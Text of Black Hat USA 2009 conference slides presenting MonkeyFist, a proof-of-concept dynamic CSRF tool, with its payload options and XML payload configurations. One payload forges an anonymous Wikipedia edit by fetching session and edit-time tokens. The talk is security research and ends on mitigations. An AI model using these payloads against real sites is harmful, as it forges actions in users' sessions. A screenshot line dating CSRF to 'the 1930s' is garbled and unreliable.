
BLACK HAT USA 2009







# DYNAMIC CSRF



## BLACK HAT USA 2009





# ENTER THE FIST.

## ★ MonkeyFist: PoC Dynamic CSRF Tool

- ★ <http://hexsec.com/labs>
- ★ Small Python web server
- ★ Creates payload / patterns based on referrer
- ★ Automates per-request, "dynamic" CSRF
- ★ Constructs hidden POSTs, redirects, refreshes
- ★ Makes requests for tokens or steals from referrer



BLACK HAT USA 2009





# MF PAYLOAD OPTIONS

- ★ `<PAYLOAD n="1">` - Payload with number
- ★ `<SITE l="example.com">` - Site entry w/ domain
- ★ `<METHOD>` - Attack method (GET, POST, PAGE)
- ★ `<ID>` - Session data to grab
- ★ `<TARGET>` - URL to send attack to
- ★ `<HEADER>` - Header to add to POST request
- ★ `<HEADVAL>` - Value for defined header
- ★ `<POSTVAR>` - POST Variable name
- ★ `<POSTVAL>` - Value for defined POST variable
- ★ `<DESTINATION>` - Destination for meta refresh



BLACK HAT USA 2009





# PAYLOADS.XML

```
<ATTACKS>
  <PAYLOAD n="1">
    <SITE l="example1.com">
      <METHOD>GET</METHOD>
      <ID>rand=</ID>
      <ID>sess=</ID>
      <TARGET>http://example1.com/update.php?rand=&sess=&message=hello</TARGET>
    </SITE>
  </PAYLOAD>
  <PAYLOAD n="2">
    <SITE l="www.example2.com">
      <METHOD>POST</METHOD>
      <ID>rand=</ID>
      <ID>sess=</ID>
      <TARGET>http://www.example2.com/update.php</TARGET>
      <HEADER>User-Agent</HEADER>
      <HEADVAL>Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)</HEADVAL>
      <HEADER>Cookie</HEADER>
      <HEADVAL>sess</HEADVAL>
      <POSTVAR>foo</POSTVAR>
      <POSTVAL>bar</POSTVAL>
      <POSTVAR>morefoo</POSTVAR>
      <POSTVAL>morebar</POSTVAL>
      <POSTVAR>rand</POSTVAR>
      <POSTVAL>rand</POSTVAL>
    </SITE>
  </PAYLOAD>
</ATTACKS>
```




## BLACK HAT USA 2009





# DYNAMIC REDIRECT ATTACK




BLACK HAT USA 2009





# POST CONSTRUCT




BLACK HAT USA 2009





# DYNAMIC PAGE



# BLACK HAT USA 2009





# FIST FULL OF FAIL

st.louis.craigslist > for sale / wanted > ca

search for:

price:  min  max

[ Sat, 25 Jul 22:59:39 ] **LOFFE**

Sat Jul 25

[88 Week Horse 3/4 T.GMC RALLY](#)

[99 FORD WINDSTAR MINI VAN -](#)

[94 dodge ram 2500 3M ton - \\$750](#) - (st

[2000 dodge durango - \\$4500](#) - (imperial

[2000 Ford Focus - \\$3500](#) - (Collierville

[1991 Corvette - \\$8700](#) - (Farrington) **si**

[1987 Dodge Dakota Lowrider - \\$2000](#)

[2001 MUSTANG GT 5 SPEED CUST](#)

[1967 AMC Ambassador - \\$1900](#) - (Res

Cross-site request forgery - Wikipedia, the free encyclopedia - Mozilla Firefox

http://en.wikipedia.org/w/index.php?title=Cross-site\_request\_forgery

Your *continued donations* keep Wikipedia running!

[article](#) [discussion](#) [edit this page](#) [history](#)

## Cross-site request forgery

From Wikipedia, the free encyclopedia

**Cross-site request forgery**, also known as a **one-click attack** or **session riding** and abbreviated as **CSRF** (ˈsiːsəˈsɜːrf) or **XSRF**, is a type of malicious exploit of a website whereby unauthorized commands are transmitted from a user that the website trusts.<sup>[a]</sup> Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.

**Contents** [hide]

- Background
- Example and characteristics
- Limitations
- Forging login requests
- Prevention
- See also
- References
- External links

### Background

[edit]

CSRF vulnerabilities have been known and in some cases exploited since the 1930s.<sup>[a]</sup> Because it is carried out from the user's IP address, some Web site logs might not have evidence of CSRF.<sup>[a]</sup> Exploits are under-reported, at least publicly, and as of 2007<sup>[a]</sup> there are few well-documented examples. About 15 million users of eBay's Internet Auction Co. at Auction.co.kr in Korea lost personal information in February 2008.<sup>[a]</sup> Customers of a bank in Mexico were attacked in early 2008 with an image tag in email and were sent through their home routers to the wrong website.<sup>[a]</sup>

### Example and characteristics

[edit]



# BLACK HAT USA 2009







# WHAT YOU JUST SAW

- ★ MF “Dynamic” CSRF of anon Wikipedia edit
- ★ Requests were replayable, but unique
- ★ WPEdittime, WPStarttime, other session values
- ★ MF requested session values, hidden POST
- ★ We think this is pretty nifty.



OMGTHETANS!



## BLACK HAT USA 2009





# НЯММ.

```
<PAYLOAD n="5">
  <SITE l="stlouis.craigslist.org">
    <METHOD>FIXATION</METHOD>
    <TARGET>http://en.wikipedia.org/w/index.php?title=Cross-site_request_forgery&amp;action=submit</TARGET>
    <DESTINATION>http://www.youtube.com/watch?v=ZA1No00oaMw</DESTINATION>
    <IDSRC>http://en.wikipedia.org/w/index.php?title=Cross-site_request_forgery&amp;action=edit</IDSRC>
    <FIXVAR>wpStarttime</FIXVAR>
    <FIXVAL>wpStarttime</FIXVAL>
    <FIXVAR>wpEdittime</FIXVAR>
    <FIXVAL>wpEdittime</FIXVAL>
    <FIXVAR>wpAutoSummary</FIXVAR>
    <FIXVAL>wpAutoSummary</FIXVAL>
    <POSTVAR>wpAntispam</POSTVAR>
    <POSTVAL></POSTVAL>
    <POSTVAR>wpSection</POSTVAR>
    <POSTVAL>4</POSTVAL>
    <POSTVAR>wpScrolltop</POSTVAR>
    <POSTVAL>0</POSTVAL>
    <POSTVAR>wpSummary</POSTVAR>
    <POSTVAL></POSTVAL>
    <POSTVAR>wpSave</POSTVAR>
    <POSTVAL>Save+page</POSTVAL>
    <POSTVAR>wpEditToken</POSTVAR>
    <POSTVAL>+\</POSTVAL>
  </SITE>
</PAYLOAD>
```



# BLACK HAT USA 2009





# НЯММ.

- ★ CSRF mitigations are well understood
- ★ Still, you have to LOTS of things right
- ★ No bolt on fixes, sorry.
- ★ Look at your code! Forget SOP.
- ★ Thanks for listening. Send bugfixes.
- ★ Nathan's blog: <http://www.neohaxor.org>
- ★ Shawn hates blogs.



BLACK HAT USA 2009

